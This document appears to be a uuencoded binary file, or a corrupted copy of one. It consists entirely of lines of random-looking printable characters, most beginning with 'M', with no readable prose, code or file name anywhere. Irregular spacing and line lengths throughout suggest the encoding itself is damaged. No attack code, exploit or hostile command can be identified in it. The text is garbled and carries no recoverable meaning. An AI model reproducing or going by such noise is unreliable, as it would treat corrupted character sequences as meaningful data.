(]+0B4A04, F9/[I<R^OZ MI (W*+*V?<KHR [JY"B>6@ [(67FX, V+T6^SY_K?AII (5"_00C9I_%); D#VQ'CK MMO"@P\$ZCY:; ZDT3>V[07]021)TC-.+7WGF& (, #7U.9+'] =1@7'*=T^Y45]F% M>8<G; 40B]9TY*>5?\$, >-1. ?%Q=<OO.C7FL]Q*MPZ (O?>S]Q!PB%/^7.; D_ ; +MQW:B@^PVD<HWMY?IF6\ZKZSV+M9E1_GXCC9+N^?LI^_O>WG*\]6! [+ #], 7/B M><2. ^`#NU; Z'N0#B<HJ' ?O/<6NQPDKM+OD-I^DB@C0 (VZ/F7LLV#U9=K8 MTF!MV3+ []G9% (6U%K=DMR9S)!U4[Y]LI1+)7=/, WSHYR=DMFK><U9'W [0OFY M%TERYH9R%I]01XJ2SQ%#J?Y2S\ :IB#.9RV^<\MZSKT9)O?F]WW"1QL.1, TGB M@_M5GOA. ^-KN7Y6HC: :9Y:<ZF==@O\ZDNIZYB%U?@G>W* (TP\X-DRK0:P\TAM5\$=OC*29[4C.T"3^H-63V\$U_XXJ:; 7\$] ?P2CSS'V*YU]A:Y[8IBT.YN31DI-M0F0J%#W"9P@Z-M=N>#PM)=7)Y?5V_H05P8%-E1WD1B:\$; 6ZOVLC#!&0KJCLZ MO0/Z^C]J3*M\>`DB\$O3K' _[\I'; 8: (=XYNZN.H2'HW)GNNVA1*LVNWX; Y[*M.A<>_T[FB?_1TM5NAHG3Q_3; " [6>M9V\$6N<>U]UW\$D^?^50Z<MAOTL*. . .L6 M[_6=#9^)GN87-\$JIWQV?E&=K]'J&C3K>)W:78WZ@).CN^"*)ENI-4^9HF* (M9<K%H9_E> (=LKSE?; 6=5Z[3M?]?-J:K3), <Q3]4*O^]N67`.7W=:/D (R[M&1+"0X^DYU; L (]:; 1^0U:Y*^+=BQZ4; G>+ (K4=\$MV^4\I [.9I9J/7_-X4^ [:M*, Q1J\$0Q8; BZO?>E*9U^?S9C [?5I=D^; DB5"CI?LD]: I9BT:+E5._OS) (31T M3G"!@* [\$.&TJFE"E4OK:N2^GQO.G<A0ZS'EF=:4E^:]N/J9M?DQYIU9TOOX# MSN>Q9\$>\-*. /B="]4' `IC9%M+! !5#>OQFJK@B4E1BF#FJW# /G+@299.2Y^5Y M9FF [(#G10433L@=*`T-@CH3+WH=^Q/J/*; FO>SCMY>:_N=JUC:C>YF9F\$%7. M@X@) /OV, 1209*X>=R7<FZ), NG (]M-\$Q [.=-OXJC-RI1EH'VNM%U>+-7?25R% MKBMDQT [, BF1, , R7PA-&O*Y+] +W9\$_SW^5XZ__P7] '__O]N_S/W+\ [?3_M [SW_R\NME_Q^5_NW^?_?^+X@WT5B+>A]E4@FW#P#K*Q971=Z (G:G"13KIG: M6L)\HH.' _PA?*MWTX>UD65JFJ9/9] `Q'K]F; =NT50?9F-'L3`RT#0?)>] [RYM\$]M)31B9:"U-Q)Z5F#CO"WAEZC9_EF:P<]Q<]4RLN\$*%UNR-@PF]!R-[_O-M) /4\BDQ;]? \$D9MQSZ*J=_H=-YVUH^NMX [@Q*\$A_JJV97C/RP.4@E7'5G* R3V

M>,GJ@ [E^\$=-^<\$/64_V;KVYL/AT1J,WO (O0-G6\B\SHH6C2U)WQPI [-C\$\]
MQH00' B; (/#00<JKCS=) SD:>^D:GBM8 [\?&SKQ#F\$]*Y\ :2&ERPO0' 358KQAG
M<XK@X.5#BJ*YMSUJ7SPVNY] :<V*Q5YR<..MY2Z*X/E?52X@LM9\$;]' :6) XT
M_4P6^061; ;;R!S/JV?JB&;;NYAMD\I83<!\C\1'Y:) ^WP*YD \>04& [LK.ZN=
M*] @U3U31! \$X=RJR2] 5\$><.B_5W6H\$ _E 'G=(\B ["HQJ\Z2NIT8, T6PXO.VXMB
MV0<4- `DNG" , ENK ([3^CGF^Y2:AJ3_W%IB%) Y:1X+6;3) SFM#^U) X\4MG;>2
M, -N, T-PQ#><_0-C=9, "G5_62CC?>_<5" ./\$0HVLO [RYS_C+VRWGO; %VV) "MD
MS' F^T%#F6.; VZ23N (NX) \$OL) R15_] X7LLLKCLKW.CFB?=-VN [89-M!>F' S
M5AI' R72% [IN5UO' [!JP' 7I2S' J 'D, QJV6Z! 5DMCL] R&?D/UNV9?\5A)); 9\T
M5>_W.C: 9+^6E34NR?>FK6! P% \DL_ / (>#/+; >ZOHP5) CAZ_\J? `@ER8U4\$C
MVMN ["3Y!E.UZ+@#@#W=, R\AW\$6; (F\) /O\$B (+B3I&A\^; -LHI2P_NODU%XNLX
MPWM% C/Z] 75AMR\#Y+T) \.S*&9GR?>] C, 50:>5\$; 9_=\$RE8S7-GKCD [O5YY#W
MHJ6\FKRIWT; !#6' NYB*HABU=U&5M=2*D" [H, T03"=*8*F5?7T=_@UHX-IT#
ML=L, 8J&WU [X7?R_5E*M\^] 'AD [X1] 6] WZ%Y_ ^\$# 'RVIS>DKRM [UJ8*=@S0Y
MCZNLNB (M-AARC&Y61! ZZ?>3FBV) /6X [WYC) W_1FK; <@; ' 4P_E@02=!4, ECY `
M5OI] BCTP] 2C [H1' \$O:W [[K-/ =: [; 9SX: ?QW?&BSLH" 52S5=LQ, M*F4OAN `4I
M2E.R3D]) +7. GTWUKF=L2B4_E `IOUN-3Z! I; 9; &Q-Q-Y65" 3?=(H23+ZX?39)
MF6. 9\HY9: , 4#^^ZC^GK%! PWM@L*10Z! 6&E/-SAR' W" KRAWHE) YT5UV97F7F
M>COGZ-EP72& (1WSJUL" S4Y*) =PH*YO2/S5' <RA) KK `: 5I "XK312G&^TFCAA
M=^X9M6T. 5 [S] E@JA?AK>XJF+5U?2 [9PK' MY4S\$V_RU) FX7AR] \ [G7E??! T\G
ML+YZQE; RP\$5GH>] M, D7: \UNE?*\LN_<U1I4R) =P8B, _) ' [7MPS [99; CX%W
M= [K/; 9YJ^N3V] \P; BQ5F0Q+9_#IX^&C?W>P1W1Y\ ?TN^: Q\$?0J' X8Z&^; -&T
MKJ`, BUGQ! [O+] C<\$) AJO; :OQN*G1=OZE [('77XB [U18<E' 89C" P^/24K, GQ [
MLNE91 "J=/A' " ^#HY0JYL' 4%92. `6U_0-; ^>/N5 (ZTRD (I! LUD) U\?6B#W. /L
M*UQJLB7MMUD3' L: 6Y/A_YJUJ/#&_3HA9P-RR/K7R! : -VY@->) NYJ; ;' MQQZ,
M7SV^>ZQG2, 22SO_RZ, ?! /HVP; 4) !Q; :BY) &MN3, V"\MM+2\) . /JTI! /V< [4S
M [Q1+VWKOED^/%\$79LV2DZL' ' J3T?KOOO9\$EF') CA_ ^KH=>J49<J6W7: -0V.
M' KK1\$35E1YA\$=Z! @9F (ZNGCCB) Z, W" A9WQO [1\>M: D6?@ \$QZ_ O (P&WLT, \>6
MJP>, Y#6# ' GDCBDH5\$ (>I1V (, 56X' G44V/0HGJ! 3?S) D3LF' B (IU-ULMPQ] "K
M=V<UU-E=LMGG [K9>WQ9+-UC9NDS&>YP] JZ#SA4I6=^' 3XDC+.) >2I2T2, 1F'
M`_N1<>32RXT>MP@, FB/7*3DL%YALLY! 3V6, 7FM: 3? \^ \$: _NDXHDC#A-Y3^Z_
M=' >Y7JFGQ%TH\GAHR (IP_&9%MTM.W/#) "] HV=BRI%<8FFZP39H91! *PG#U,
M8/U. 4^4ZP] ; WDCF?; AL_Y=8^V9%50" K] ; L174U&W] \$+' >I. N^' WLQULMG: N3
M' @QST/H) F_B/] UXPM=U<RFA=GN2_KYF45^5*5S?35% ^_DO31, 6^CH7>J>@YT
M3=-<KA@N>^M#-RJ) 2F2\$Q*5/=87<& (%WA- `WVO<8; K+^?5CY+QY_H?^' 6: [F
MK\OXZ_U_645YQ7_ [___\$ \ =?3' [M<T9_+^\$W_7T9) 5A8O_>7E9&3_ [?_ \$X>Z
M\$DA*WAB?B, B'T! `-' I ' ' ^' E] 0KQ" O0-" _#3XHZ-\) 97YM33) U4T#0GP\ (DQ1
M68 `7! `F) 5, 5D\$0U^_ZBH, %5Iz4@O?Y] @CT@I#%W**S18VB, L\$) 5W, #1^<EYP
M8&Y40R,) ?\$+0, \ \U^ (\$*40%>' D' ?>T' G. ; ?8 `.\H?PU^WX" @ (+<PCP@0: DUO
M_CX! ?OY1: _@# \$; #QB4/ - : ^3E_4, ! : _K#2HB-\ `AS\T+/EL3S&04\$: ? `; ^00%
MA?+: AT8\$>4OP?ILCC%9' &N@CC6M137+R_Z7T_SO/_ [_Q/B/_+_U_S] Q_. WT
M_Z^- _\ @ "QQ' ?Y3^K? _D6. -\1_X `V, CU/B/ [<SI#>! \$&*EK; \$, *CD12; W@=
M (; (P (T=@ " ? (W, ! " ZM0I [`9\$SRL `ARCK4-RH65) ^0CG>HIP^O84" \$3VQH1& `D
MKYZU `G' 3_0H (HJF#! Y/B#LP<B `)] S [4_JUIH8' @^^=_I@D&. 3A-<M) 5_92Q+U
MZ0Q^E [4Y*\IV" M] 7V&6<NMM4EVUW5) 9<F7#Y#=#HA! ; /L%/I] =9) \$OO<" 3+ (\$
M&7>: DE*J>1CG (S@X. \$* ; ZN [L?KKKZ=8YQZ7NI-ZM39+G13AN>-ZTG] _? ; K\$P
M?#IQ; NYS#_AOW^ `0&,] CK7?P%?GMV `X+2P (8; ?>?, . IRGJO-K=TU-+>T/\$_6
M*Y5; 0V>JES1M' XT%D! 6<\0PPYKIC' C+B&+3RW4ZQ' VVfVRKO] 33*0JQT] E8
M%) !TI3Z@&IE<-%\$* &0+-&@1G\ _0, J_I8/Q, K% !XX>T<] 3) 3*) 0Z5F; ^SL%
MJSA>9M+NS-&GR2\$ (' ASI3PKMJ\$N, KLB=TZ5X2=VYO_) ` _NK+2Z<G4S7D3Z\
M@O=\$Y9EH\DEKBG= !5F [+; Z_-M; 0F' %) PZKU `W4_*7/E<1I-^Y9VS6_) ;) 7XS
M<; KBRAE&?84I3T6J7, 2. LW: WS+A<C9^> [#Q&*Z, NTTGFH% ^IPL?P<; +2/ZMB
MWXSQQ#5#W5, MJ;) S9EF5C" ^NB?, 5\$1MN#] ID] (#' W#%] " [%J0; ' 5LP=!! `R
MK7??' V-X1N\$ZKX>O2 (@) D<%Z>; 9M<D_U [Q, .B) >O A96S (K. ' > (^9LFWX9#2J
M9" ME: , *, "4; SWAP9^JK^0, R] V0#3PX_V*Y\$; B\X&7SN0&N<M (G] 1?IH/8H!
MA] K&70?%LKUJ `U:] ZE67N2NC90UY-MXR/DAAN [UG= [1+PBS=-C6V/. J [JH*S
MWFT?AWGNEYTMTF92Z0P18># (; VO<LM^%O4T4V\$8ED_H9: Z8, ^) 0Q>D: ' TO; <
MP-YENOV [GVRW (ZZ34+4I24>: 9&9X\$#&) YVWC%=U\$_: [RRWAM3R) GGGXFHK0B
MQPIAJ, =J1WH%. L986I' 1CZQC/, : [PS; +DHC0@RQ0\ -9CI> (HM4T>U]] &JU6+
M\$NY*: @M0\; ^VJ99NW (\$C_H! B. L^FN2; ?N_V<MSMUG9OV?. S: DK7C\>*S) F>C
MQ1V.] [; R, 95/O' 5-Z798Y-UO-ZP3NKR! +' J [RR) OFE1X^ () ; 48&T3_@M (O4+
M<] RYE^B43BTF' `V62DYYMMSQ) 6! D#Z0ZF; &^\KU; ^ [: NAUEY>1 [X) -G6 [Q-
M@54CR. RTR/6 `FM' \, % .BP! < /! /M/ANC/1U4.O. NJ/R=JD^78_H; <Y!) K>=UK
MA\>+?D\$<GU3\? *2\#%X>]: 8_>^FHCYOG8' &W&. \$5 (_42LDFC\FZ#C5H6 (Y-S
M-TJ7V [; <B3UQ `GF*YG-) 85WG_H\O' G4-4T [\$KHC) GLFG. =66; KGGT?IWG/5Y
M7GDJAT/NWW@ [H\JU; 4J>; F"; (@-] #?FM>SR" LV? "1G?V%K] _ [/BTE6Q#5X=-
M9%P0A?3" %XZK) M2U5 [8] C&AX_GIW+N! 9T=) ^2Z92&Q+&] ZOWK@LM: W! U' X)
M^70R92_+QZ< [: +<50" `BK#\$R8' KCLZLZRZ25YO-. EH\C&QOE<KOVVYP* \ -%=
M?/UXO="F. S&RD, DHZ] 5<>ZZ7DD-9M9L_A2] % .C<: RBA_9+XESR, \ (WV4_F6X
M `7V= [D7Z*?I' 8XB\%N^Q=4; =6QL&K" 0*CT01^2"; [[VXI??"A, ! [] ; C7H=\

MI=RCF4^ZGB@, Z':J=\6U' QIP8 'EN?' I=C_J:J) WAW:TFL<0Y68M6K#V5-^0%
M)C]?/51Y_#A7G>2'N.?'F?<<H!N9]5_6F.5<47\6M7\>RN2<[X8*NZH#>Y5MA
MQKU41J.-'<\$"]], 8G-B9^' %OM*I; 5M7VV\^#K&X () QG\$4CA>F#40 (6"5GQ]-O
M7;A]5<.M@M'W59#CK; '= \670?J/%&XB/^TR', DU (;DB6/#&X>X*G>=F=GOA
MJKH+STFILPON7E'8F21.4J22 () !":IX.C5UMT*#6H74Z>5 (KKT6'UN%D7?]-
M)Z9]#/< (=RC_8-9MW'0WW0*K*.NLSVLN?LX=1T507"0] * '4V"TXIS70FG_
MS2&38W*;DAD>GCF7POK)M, 7L5DWP^ZHQ=T-V&TK#NV?>?] I2V\B, AW (=^*3E
M(U?*KGVHJ#5KWQ5NP@^O1.K-6KB[]V@Q<78?9LU3*FW-6A# (I9 (1H%*]8;EX
M\'+U@R1#PO (M?/- \$QZWF%LXY\$-QNV\ 'F) 7/MMEV2+Y-N#EO@W3R%R?-#+5.R
M)Y4F5X\6)X\0*U[,V] 'H[Y% ^A.BVJ/A6U2'G,Z'!\!V^VD,8)*F^%6A2N&O
M>IJ-XU4 [<Q'AV: [(Y0MF%13Z;U]9W]IHLGUN.>[@^F#.I?, &142!C\$>/G?<_
M6K/I4AG#\ [-2QZRVQZD_ ;8V?>QDBW)U1U947W#=\A3^CJY@LCXQNUX '-NWJ`
M9,'SBI*QOL-Z);=\FA [5LG)Q1?O+'5\$6V# :EM_ \T56#PBX> (RV>-7 'BEZ" ^P
MIPPXW&Z, \$DEX&LXI7DI^+F:&GU+/JIIQP*G\CJ^MHJ.>Y+X]!YMIZ>V%PS (*
M6VV0UH)]!M2% %TP2/!7K37>&/<Y1":AM\$+6^[] #DPEU<-_7Z]5\$; \6 (C4\+ [
M-1]"64, RXP>O\$G;NNNQF]>*G0, [K&MUWXX\$:]IQ8Y@96B8X" '1=":LD5>E5K
M' O?XQQ<]G52C@14L[\EFY' :<RNOI/#YV5W[Q+HR1OIH Y[MVM2KS9ZWS>C^^
MV?OULW1.]H2R7.YN.JF"O%2EH:,*DJ' 'N98N;TC-UM' LR=-ZIZ/";EY&SP>
M%V60)"#CLS2A (T1TSO&\$MNV/R7E9Q+MCW7.C4;HIW2=RC5=WB2'+)Q8 [4WR7
M^WK [60, FFFECAZ9N, CM\$V>H0TA?NW0519G>?Z3MT (3^Z?+#1XU6PT2B"_1BC
MB5CB" (E@P?NC/J)OO+]=*/4R5YFD> [.PF\KM>*Y#UY" 'I>@CG: [;4K_KZCP5
M*; I'+ [L^7_H^YQR[T\DP@ [S"VD_L5G'JL<]XJB?#, \) JGEC-9U]9-=%D'<M]
M&LI/6VDEEL' H (-EH?MTH@":S (4C ('YH7\$)><W%6VZ [1EN+E1WN2=G]XLO[N
MDZUB'L>>?-XZZ!99V9;?MJO,85!K)? [DVPYF.U\E@<Q;] [.3]<4XK]*9*]P;
MI8V5FV9-SFB[?RT;M"O/V]X?;-GGMWEK' MU\$P+!-CF3SZ, VX\ZNQ3LYOA.W?
M*60M6NZYWF4?>F<JX9' 29UJ+P7/ [; <ON<+*GE (U>CAD+<6ZI\$NEU)B_TC, OH
M?MI)Q, ?95)ID-, KSNN: (*J_*9; ^-JU_>M[H:6VP5*"L@//IJP\/&)!\$NBJWA
M+8S' (L)C%";? \UI6Y6E'>\$Q, .)8MLEX8BEZGE[E^SD*]A!7!.WEP] (+_YO
M#SRH3!@BMHDZ:' `CTF\$DFD%R, \M-&V6KAP042\H3]Y0,2; (G\$R:T/18.?MD0
M\$*&I-&%-Y:5HLH?, YF#NS=\$=WM&!-U] (REEO%]D5)V=[IORJ)76D<M>GOGL7
M1H=.KW (%2EYX^' ; /- /<BE7&H; '9W08;0.OH#T2'\@D/*MH?F2Y0%KG1<]'K<
ME[]K'1?OK"]I%,)+5UTD4Z"CJIF,]P\$1 [<YYYJ1]&W<G;M_) /AJ;L+ ([W4O:
MO78TA6:D^WA/4BI3L'W#_.11TF+AVC"Y97F?M\$CN65IEQFTZ'_T.72TF*ZEN
M\$ []DTJCC">@7IK7H3BMVO'XW5%)=85IV#-#Z (M>)A<HZ\$ \]Z311OD+;\$;O1'5
MS-/XB3F4>K4\$I/?I] <L*0S5# '\^JFDG, ^8XX<%PUM^6D\Y)9)?8:O)) ?% [4S
MNGQ]0_BC#U%G0G*:CR1K)9:SUHEF.NZ<]:QW>2NI=.HSM=[ST#=#O/KY^J/2)
MEI [&HK*&#GICD#NXQ*,]]C:MH)>N1E=#B*J%I.>BC1 [I#:-77"5B#'N"_1G>
MW3P\%E [IB"]G85_.8)3 (DM[XJT/Q>MSH; [!W8?D;>)VK<8O"Q<PQXRIB'F:
M+V5,5+X1)1+HV#J9'>020S*7MY) %UR)]L\E80*.; (AL9K/ON\$BUIVE7^8]UI
MP_/3=S0S17:!)%VCC*9KJ+WI<G5I]H+NX]3C"T_NK `S?-QH=.T<G:_U (LM>L
M\FDP ('3D]8NS2\, 8R[,]^]2"JQA [Q73H4^393^V, <?K_. .Q7.7ZG, &/C8@*
M, VW_W*AC4IY7 [CD [T+I=>IVN-5HGH*57)M<9%+#EK%@1Z\FX5WVQ [4O3"9/&
M*:1Q; ;]4>P/4K [L7 [9XJD+GUUMK0XU)%]0GUND:AH.GV7:5EZQ [*OU, [. +Q,
M]>X2U' E_F [03?^BY&UOB^*]>&MXXS16?2 [4QE (3 [8&&!YP.JRC=&6 [E\$ND (E
M=FM/A/L<B'8=C/288&&5G!FU/Q?B) [JJ6K]+W=?/=V4K/TT"J, (.S#TE, Z)S
M7#E+:.W>\X772 [&LZ^:4YC5_9B:B#L9U0U) ^20MF1J-O+Z<E/-R?1]]V,9;9
MYI;6N&>X_@&7]D) KP6ZX (C@\$\$V5"<+, *M, -\$9)BIW:]-== '*BIX\$5 \ [UUE6
M\&'QB&-K3K#>JH\$ [^2<YHIS8P*LD&^ (X.1/*)E^GOY29N- (ARP?"G&8.\NPN
M=FL (?V7O\ "29*LE+^MTM+C?OVGO9TM; %=, F#?#6-1UZ&&WXD\$7, %"> [G"/S<
MM/DT<_#4/:T5\$A>VPK';_1=B.8I=#UV]0W%<+5?E7C>3+#3\$S/CP4\$ (6J! [8
MQ`1E'14OGF [WM-I/VPM%/K@J4;]+T.V57\I'MF:J2>/ORG4M!; , #&U_QC, BM
M[U<FNKV] ^*/W'8', <O7VA==YI<NTNDW1SW3JI [^0*\$6-]!P-'<EHK.J) /\#U
M4.Q (Z7V/@3, 72 `F) ;PVDK?+: / [6X [9HZUTR_3ZZ7^Y/2*X?U?M*"9D4-1_ ;
MJ@C=UKEH2CO%+W#L?)M<]+3D6?Y+#N, RSL3<+ \; J.8SCN?P9N,]I [9<+) "QG
MIZS/. \W; JK [TL] [ZH&FCUZ<)PK, 7S]9SU#<7\ST)=W'N+XL/J?>-TPY]N [Q
ML, K"EI<. #3ICM) / (4YQ+B, "AU8S, &Y&69Q_83'YH?M' ET>RM3^G@LU@I\$KW
MQ, ;WE=)>/B]-D*6' HGKWB'WT.52E=2' SP\ :0:^Z^5TE4J<W.G"S;=-OJ2Y0J
M=^&Y1H?:4; \- (M[NDO51#J!W55!RQLKJT9257"KTO"GZ4W>BYQT:Y?4IBJ!T
M, =L+^]D8RA=1Q\F.RKT5B [NR_FY.A=-%:\1X-T]*Q\A"4I [L/:=U-8'#9J<B
ME\VW/1\$06YI7" _<)NG>^K^ .V&L6% [7/-#<%QE' SD_2WU] [, W (DN\ \NJ-GS1
M/RYUXNQ' L^V& (M*" :8 (-T'2R! [\$UE?'N\7 [9 (]5O\$S6R#U=]8>*W (K^HXRXB
M' [U(Y:=U" .R_ (=OF+Z%R#OM3) I.1>:"L\$X\OU53_ZJB.J** ;=OE+2] ;0F_K
M'5D_RI"4\ /1]UG5YZ)8^!_+ (:55RVVJN\$+G@]8%90+9W.BYV/7Y3IKS!OW.G
M=;K/V' !%:L [>B`]G?; .K] \$^ [2K@WG1V@=MC7.V2M9 [9CBL: !O\$SYX8MF\ ' !I
MM4X_?S\$652; %N":6\ /4>ON@G'YH [^U81STD63 (4DNN"56/)] [_;_Q>, OC/^A
MOOO_.Y^!_IWW? [+_SO_ [1XZ_GO [H92\$B_\ (KP-^)]_MQ_P=YU/S/?\=__^>/
M/WW_]W6G&\$W4&RQU=" [@A1<; T>#'+J7"K_GM39<Z)J/'K [IP'O]OQ_??X_OC
M#\O_-V]_ [=4_ZOA-^9>54Y+ [8? \7F7^__U' CC7*OY8F [] _R-71K\]YX8D!
MWW (-+ [Q8\$ [\F.5QYJ, , S2-S'/*+ \-:5^FN'4I;_Y0@4*"O", Q`:"KX&/;R0T
MWUB/*) ^ (8 (^ (0'0= !2A1\6\$^FKIF; CHRZM*HZQ\<9/\$<0J.CPJ*C-&. #X7RN

M+HVY1; &7QN&/ (H1%A\$; Y>\$6Y@=K2!^/E>]) WON`*, I (7%J; !C] I*B1\K%O;
M) \ (+) PR\$A1VQ; C`=#JGY1PO%J4NC_& (92G_/ \$4^.; X!/D/=W@M#^?KO"F [KT
MVBK: Z, E^KP#L\LJ-5T1`6%1HA*: QNC3.`; Z26`6^-R3*: H` (**A\] 6\+ \M\
M_K#^7V. GN3^7\=OZ7P9__0=Y.=E_`W__R/&G_;]@3, K_IW._>' G#/+P"/?Q\
M) 0CJ&2FXGI' "Z5R@LQO6*W9*%48]/5"I`A5_XFJ.ZHK"\$<!T44&O-"C`"S6]
M#&<:EZ=/D`:_-KIO*OVUX_K5`SRM!; ACY [J@IKGP?ZO/U#TP->W7`. @>, /X,
MK^^/WTG7_"Z, >@!J6IFD; T`0:&T?^"' T@\$G3I@^., ;RZ, !2:#] 29CK&YOSP
M?+, ?F`##^/B%1N!' ! (\-UI>4J8ZMN9Z1@=4/S-2E?Z*NNC365ICTD, 9) \$/BI
M`) NE-' G_K=/_UXZ?UO^@G/_%; ^^/_[:^,] Z2\$9644E1 [M_QGW_B^&7Z1_WE
MIG [-XW???X (_O/1?+Z_P; _O_CQP\$G\$ "N_- "W%"C`3?] A^\$CSR<:WBM>' @O
M1!L (O8\ :O/=A*@\ /] \4P"S`) P!&! \$AO`' 4` (X`H@&T`) 0`7`5X`O`%8`B!'
MPNO<`_\`FP&V`"0BX37>OZ\$ (*`#R@4*`@*, @# ('!0X-TT**\$@<!\ / [J (!U0V*
M!2 [>X`K6A@K/S1^\$#X#\P!E>X@") \@FOC1D%Z` \$H&CGD"4) X08' `5P0J7`C*
M#PF@PE<P#1U*`, 4E"@J#5`%I\!<) 0L'\@X` /2\$@*S [\4<`T%; M*`' @: X2P, 7
M`^!/^@>^Z!2 (0_W!L8O_R1_L9@K"A`'^`B" *4Y, X3C9@`L_U`X"Z/A%HNB,
MO] 4!: JRF\YB<<) A [8T`'=E@0"4 [7T`5Q\@#^: %Y2N%<V6#N?I>' UI (&X>; -, ZU
MS5?=" "%98 (\$`U#JF! !.: !K7L&#%D!' P\$@;] 0B`^50D [@*A253M^N8&VQ.L!Q
M9D+%, ^RG\?3\$21%8\E; , ' QQ/' T#W_PI8%S@, .FU2\$: 3H] 54A!. (]P`>`/@`+
M!`+Q`- [X!D' [=] _/57`0HSA"\$#Z=#!43<`_H [CAT^*! `V981M6XJA`V/<2<%
MID1@: `@<&GPF>&#I<` \!3&RX`MR"+TF+" /N9M48W2@P?N`U6JDQNG7AT. &#
M#A. 6%! 60&*4`P3>9" `* (. (4\$0J\7BZ%QWCY7LXJG+Q%DAH#OKXD\$` JM6GB?
M2\$`C8, *XP [N4T*-I@`U) "JP?3&-`TXB`Y5\$ZTT+H?2%@?G"*\$6#BQH07!P0>
M`1MGK`]F/' MA [<B*0V?^B1W9, ' ZP`^`_"895QZ`!8=DQ8 [!J^V` `<F`ASX.C"
M@1<.@4?' RL`ZY\33\$4OGQLMC"#PZ-D_BT [_FX7^/_U\<O^S_X8WZ2.KY!X3X
M1/K\U2 [AK_M_\C) *BGC] /SEY&?C [GW_ [?_S!] S_.R&+ [O_] @`HV`L`M!>+;
M-5P7P7MBZP) 80M_Z@`4`M0`#`''\!5@#H03A>`\$T`2X`3`+4`G0#W`) X!?' 2@
M!0T") X`V@`U`#`\$`0`?`/8`WL#MH<\$0!; `#<`7 (!3@#T`7P"\$`0-B`R`X`X`
MP%Z`LP`/`3X!\$!+!.]Y!D!5`%L!. @%: `: P#0`58`V\$&EIP3@`N`/D`O0`7`=
M8`F`&%2 (4@`J) .A] LY (!*@`N`DP#* (!*W`K`\$V`?0#W`.P`%4, D: `10!O`!X
M`X`\$E: X) 0!7`% (`ZJ) RC`"X`K`!P@P9H`T`KP`6`) 0`IT&#I`W@#Y`T`+P`
M`^3`#AHR&X`J@, \`YJ"AK`18`E`%#604P#4`6CJX; 8!] >8B, ?UI/?#KC>KO
MX; N8@UY0, , J%"-6 [] OEZ!_>Q/5%] -+CM#D#UJT) 0UR%?P] "A>F!PGQ?NP5O\
MI"] /A0GKB^JEZP\$I<._8#] 6O@] OZ6%0?U! OXB86LP: \O"&L, *&&H7J; 95] V)
M<?I [\#TY`'') 1B\$C_P: ([BE#4-I@GZVB\$+UJHE`O#U`7*) 1 (:E084*`'-&_0
M: [? [SB+_] %, !"?#?C; Q0-D\$UC\8Y3, `6`+; BR8"/6<I: #T`W`\FPTB0005F
MHS" I1 (&2%P: NX=3"30%"J#?9/-BJ>,]FN"] E] #6, SD_\DZ (T@N] COEJ0!DBS
M1OF&X^P/PN+ [H` (^`*EFP`<`BB<] <#5%I534=QK@<R&#%G: 0%; WR] -ED80%K
MW&./W (SFK8?Q_V, 81N#ZC:<^ (U"R5V+/R\$T: Z`B, ^ [#XX<.9POBY (V*00] X
MEL1>K15.R_-] Z\L=5] WA/"L%6: &:4H) _ (PW66Q?E, W`-5] @FEL`-M@E<>KQ1
M.7%M?UC; _<H?') O [K^SPY\$=MM; C?F, [T. &L, 4^<<, [^E0Q"\$X5YP2R (K@?
MBFMW7` [(& (. ^&) 8&) QZFX`=M>Z?#; /6<*5&Y3! /S//G6KHM) XXDYP2`NJ, Y
MF0-.L60*8<; 1Q!) 5 (H-1\4"7@!_] LZ) 2"M_? [RP<6OC1O`-' 2`I<ZM`6CD+Y
M@6N_`_T3H [2` _?=YJ<; #3S\$ _A@E" I<I: <2?`E! OXR08.% [] FO&\$W0Z!QS! IN
M=-^EI@%J [&2M6 (W [4<2VAW7M0*>G%?`=@ZKW8] ?PS0) \V*/J2K@._) /R3PA=
ML8!*U8) /6*%#?_ / [] ^E\$"/G; M!>B: SIZ3`Z`\^2O)>KOOELH8T_B_WT8TZ\M
MX-IVU`, E6_\GN=P: Y%! /8!&/->LK: E3N^SEWQN<?YW+^+^V!<' @#ST`X@=^
MHX\$/=%H`HBP/MRC1F`9KK7) -] 74D"/Z51+760: C ["%3>Q+8 (Z! : "_8<V#S>T
MU`>^I4`KH`-J!`-4R^*%J6`] 4.TS+) GW- [SP0\`VT0`UMCE (`2.03^%/F7G^
M, @]] \$- (0Q<<4--=9) BLJA7JBQQ!A, K`] FVRC@`LN+Q (NG-<J7U0) \1+_RP=<2
MR_ =G` , V`EM; @3P?` '* (<P) 4!B+<-*M>BVRH/5! \ "W</"QA?6`_*^D#YJK/N#_
MO3P (DOB+%K!\$); EB4`D` /; ; H_5.K_) CN: _7GX/; 3"K1 (.D`_`/?!K#6 (/V`\$,
M`) \$UN`!7\>@ [F!NZ+%+6) LP5&\I!) 7ZZ/!N@+, !X&H`<J<=<^5`Y>Q?E2=T
M6QZU1FP\$ _Y+%&=4&, +%`QT0-G, V`W4R#?!J, #UR] UT\$&U?J&8. &`U0=?!\$: C:
M9>W06) L) _I* [, 4; K"-08=!0 (@> [-1Z^9AC_&&AU*"I, COU#UI`7 (7>8H2] N@
M+&T, SHZHN!N!V) AC\AH) D`!SC4`U1WU0K<>OT\ (/U3 [BAF#] 20A# (-, 495\K
M (%<'HXD%JDXB0SU/P+&4Q"E3/ [-B& (3NN) -^=?^^_RZ%\WQ\$_] 4/^AR&L@DV
M1WSS] TWK; _WYW_6V25\$I`C\?2*+&L0-1+<\WVMK/1AQ_6. : , 4; 4, ; "US5+Y<
MNZ2M%1*VK1ZF%G%#V=T<57.9`FO#Y?>; W<7^%D<] 5%U@A: JSUN+Z] _1\$Q] (>
M\+""-J+J%QL45X. _H*<] " &N, "N, &X/#5?CI`2S1`F#NV90U3KM_74&Z_J3FX
M_R97; -WPI_GC6XOQJYIXK9`X9? [7=A?X"W`10>EB`7A; 8/ (; +B?. /TY!` : #
MMWRU\$4*_&] * &+8- (\$B1!L) !/Q"" (\$\$ (`#@!N`!6`?<1, "9& (`30!"` \$OGC
MNR/L.XZUWA`10] ^_ (Z/!G+`O4D@Q-`3T] 1T) `0/&`?T. !TUCQ/!`OW_ [QI\
MPY\OAS_. NQK`EBR#!D*`^V`&^&+&^"/\$2<# (5`^B%!U--H?`T: F*?3M/1%\
ML&) D (G\$DPNYLF`!L&!HQ] /V [, .S [#6 (\7EB [D: PA@P! /!CM&!OM/9-#@`\$T
MNF<X<O`Y8^62_H%<W/<] ?U4N/G^L7++?R, 5-1PK`#9N.G!A=. ` `TX\+0N`#D
MXO/' RB7_C5R8`S>&` _??B`^`?ZQ<BM_ (_5E\>3"Z\.#HQXNA\>+ (Q>>/E4OY
